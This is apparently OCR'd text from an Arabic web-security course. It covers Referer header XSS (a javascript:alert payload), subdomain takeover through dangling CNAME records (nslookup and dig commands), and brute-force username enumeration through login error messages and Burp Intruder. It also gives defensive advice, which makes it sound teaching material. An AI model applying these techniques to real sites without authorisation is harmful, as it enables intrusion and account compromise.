
- REFERER
- الريفيرر هو مهم جداً في البرمجيات والكثير من المبرمجين يعتمدون عليه في العودة للصفحات السابقة او معرفة الصفحة التي أتى منها الزائر لغرض التحليل والاحصاء ، كمثال :
- لو دخلت لهذه الصفحة عن طريق Google، سيكون الطلب والصفحة كالاتي :

ثغرات ال HTTP Headers (تكمله...)



ثغرات ال HTTP Headers (تكمله...)

- لو غيرنا قيمة ال REFERER الى javascript:alert('isecur1ty'); سوف يتم اظهار الرابط كجافا سكربت ويتم تطبيقه بمجرد الضغط على الرابط



تم بحمد الله انتهاء الفصل التاسع عشر

الفصل العشرين
ثغرة ال Subdomain Takeover

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Subdomain Takeover

- ال CNAME هو DNS Record وهو أختصار (Canonical Name) وهو يعتبر أسم مستعار (Alias) للأسم الحقيقي, أي بمعنى أدق عندما يكون مثلا لدينا null.test.comال CNAME Record الخاص به هو iamtest123.herokuapp.com اي يعني أن null.test.com هو subdomain يشير إلى iamtest123.herokuapp.com فمثلا عندما تعدل على شيء في iamtest123.herokuapp.com او مثلا رفعت ملف سوف يتعدل وييكون مرفوع ايضا في null.test.com
- كيفية استخراج CNAMEالخاص في Subdomain
- للويندوز تستطيع عن طريق أمر nslookup


```
nslookup syed.subdomain-takeover.tk
```

ثغرة ال Subdomain Takeover (تكمله...)

```
dig @8.8.8.8 syed.subdomain-takeover.tk CNAME
```

- للينكس تستطيع عن طريق أمر dig
- ماهي ثغرة Subdomain Takeover
- هي ثغرة من نوع misconfiguration لل CNAME DNS Record
- غير واضح ؟ دعني أعطيك سيناريو شرح أفضل, مثلا هناك شركة ما انشأت subdomain وال CNAME DNS Record يشير الى أحد الخدمات السحابية المقدمة منه AWS او Heroku الخ.. لكن مع مرور الوقت أتحذف هذا CNAME او انتهت صلاحيته لكن المصيبة هي عندما ينسى المسؤول تغييره او تجديده ! فيقوم المهاجم بتسجيل حساب جديد في AWS او Heroku (يجب ان يكون نفس external service فمثلا لو كان AWS تسجل في AWS لو كان heroku تسجل في heroku لو كان Github تسجل في Github) وعندما يسجل المهاجم يذهب لتسجيل الأسم المنتهي او المحذوف كأنه أسم جديد وهنا يستطيع التحكم بال subdomain الذي انشأته الشركة وهذه تسمى Subdomain Takeover

ثغرة ال Subdomain Takeover (تكمله...)



Sub-domain takeover

ثغرة ال Subdomain Takeover (تكمله...)

- كيف تتجنب Subdomain Takeover
- تخلص من CNAME DNS Records الغير مستخدمه او المنتهيه الصلاحية او المحذوفة .

تم بحمد الله انتهاء الفصل العشرين

الفصل الواحد و العشرين
ثغرة ال Authentication

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Authentication

- يشير مصطلح ثغرة ال Authentication الى هجوم ال Brute-Force والذى يعرف ب عمليات الهجوم بطريقة (التخمين) التي يتم الاعتماد عليها لمحاولة استحصال معلومات معينة كإسم المستخدم وكلمة السر أو الرقم التعريفي الشخصي PIN عن طريقة تخمين مجموعه من الاحتمالات المتوقعة أو إيجاد صفحات أو روابط مواقع الويب مخفية وكذلك إيجاد المفتاح لفك شفرات الرسائل والبيانات. في عملية الهجوم بوساطة الـ Brute-Force ، يُستخدم تطبيق مُعد لهذا الغرض بتوليد عدد كبير من كلمات السر التخمينية المتعاقبة بالنسبة لقيمة البيانات المستهدفة. تستخدم الهجمات بـ Brute-Force بوساطة المجرمين السبرانيين لكسر حماية البيانات المشفرة وكذلك بوساطة المحللين الامنيين لإختبار مدى أمان شبكات المؤسسات والمنظمات المعنية. وتعتبر هذه الطريقة من أقدم الطرق لكنها مازالت شائعة وفعالة ويستخدمها الكثير من المخترقين.

ثغرة ال Authentication (تكمله...)

- أحد أمثلة الـ Brute Force هو هجوم القاموس – Dictionary Attack والذي يقوم بتجربة جميع الاحتمالات التي تتواجد في القاموس لمعرفة كلمة السر. نوع آخر من الهجوم بطريقة التخمين هو إستخدام كلمات السر الشائعة أو توليفة من الأحرف والارقام. هجوم بهذا الشكل أن يستهلك الكثير من الوقت والجهد وكذلك الموارد. لذلك فإن التسمية " Brute-Force Attack " تأتي من قدرة هذا النوع على النجاح بالهجوم بالاعتماد على ق وة الحوسبة وعدد التوليفات المستخدمة بدلاً من خوازميات رياضية بارعة. يأخذ هذا النوع من الهجوم وقتاً من ثواني معدودة الى سنوات كثيرة أعتماداً على طول ودرجة تعقيد كلمة السر التي يقوم المستخدم بإنشائها.

ثغرة ال Authentication (تكمله...)

- لماذا يتم استخدام الـ Brute-Force Attack؟
- تحدث هذه الهجمات عادة في المراحل المبكرة من سلسلة الـ Cyber Kill Chain لاسيما في مراحل الاستطلاع والتسلل. يحتاج القراصنة الى تحديد نقاط الولوج لأهدافهم. حالما يحصل المخترقين على صلاحية الولوج للشبكة فإنهم يستخدمون طريقة Brute-Force Attack (التخمين) لترقية إمتيازاتهم في تلك المواقع أو لتشغيل هجمات كسر التشفير. يستعمل المخترقون طريقة الـ Brute Force للبحث عن صفحات الويب المخبأة كما أشرنا أعلاه. تتصل صفحات الويب المخبأة بالانترنت لكنها ليست مرتبطة بصفحات أخرى. يمكن لهجوم الـ Brute Force Attack اختبار عناوين الويب المختلفة لمعرفة فيما إذا كان إحداها سيعود بصفحة ويب صالحة وسيبحث بالتالي عن تلك الصفحة التي يمكن إستغلالها.

ثغرة ال Authentication (تكمله...)

An example of badly handled *incorrect login* messages is:

- `Login for user foo: invalid password`
- `Login failed, invalid user ID`
- `Login failed; account disabled`
- `Login failed; this user is not active`

All these messages reveal that the provided user is correct.


ثغرة ال Authentication (تكمله...)


The following is an example of how handle the above situation **correctly**:

```
Login failed; Invalid user ID or password
```

This does not inform the attacker on which credential is wrong and makes enumeration more difficult.

ثغرة ال Authentication (تكمله...)






In this example foo is an incorrect guess, while John is a real username.

ثغرة ال Authentication (تكمله...)

The difference here is easy to find. We receive an explicit *Invalid Username* message when the username is not valid. In contrast, when it is valid we receive an *Invalid Password* message (the passwords can be entered randomly).

ثغرة ال Authentication (تكمله...)


In this example, we want to fuzz the username. So we will add a position to the username parameter.



ثغرة ال Authentication (تكمله...)


As you can see, in the Payload Options there is a list of common usernames. We used the Load button in order to read usernames from a file.

Burp automatically reads each line of the file and fills the list.



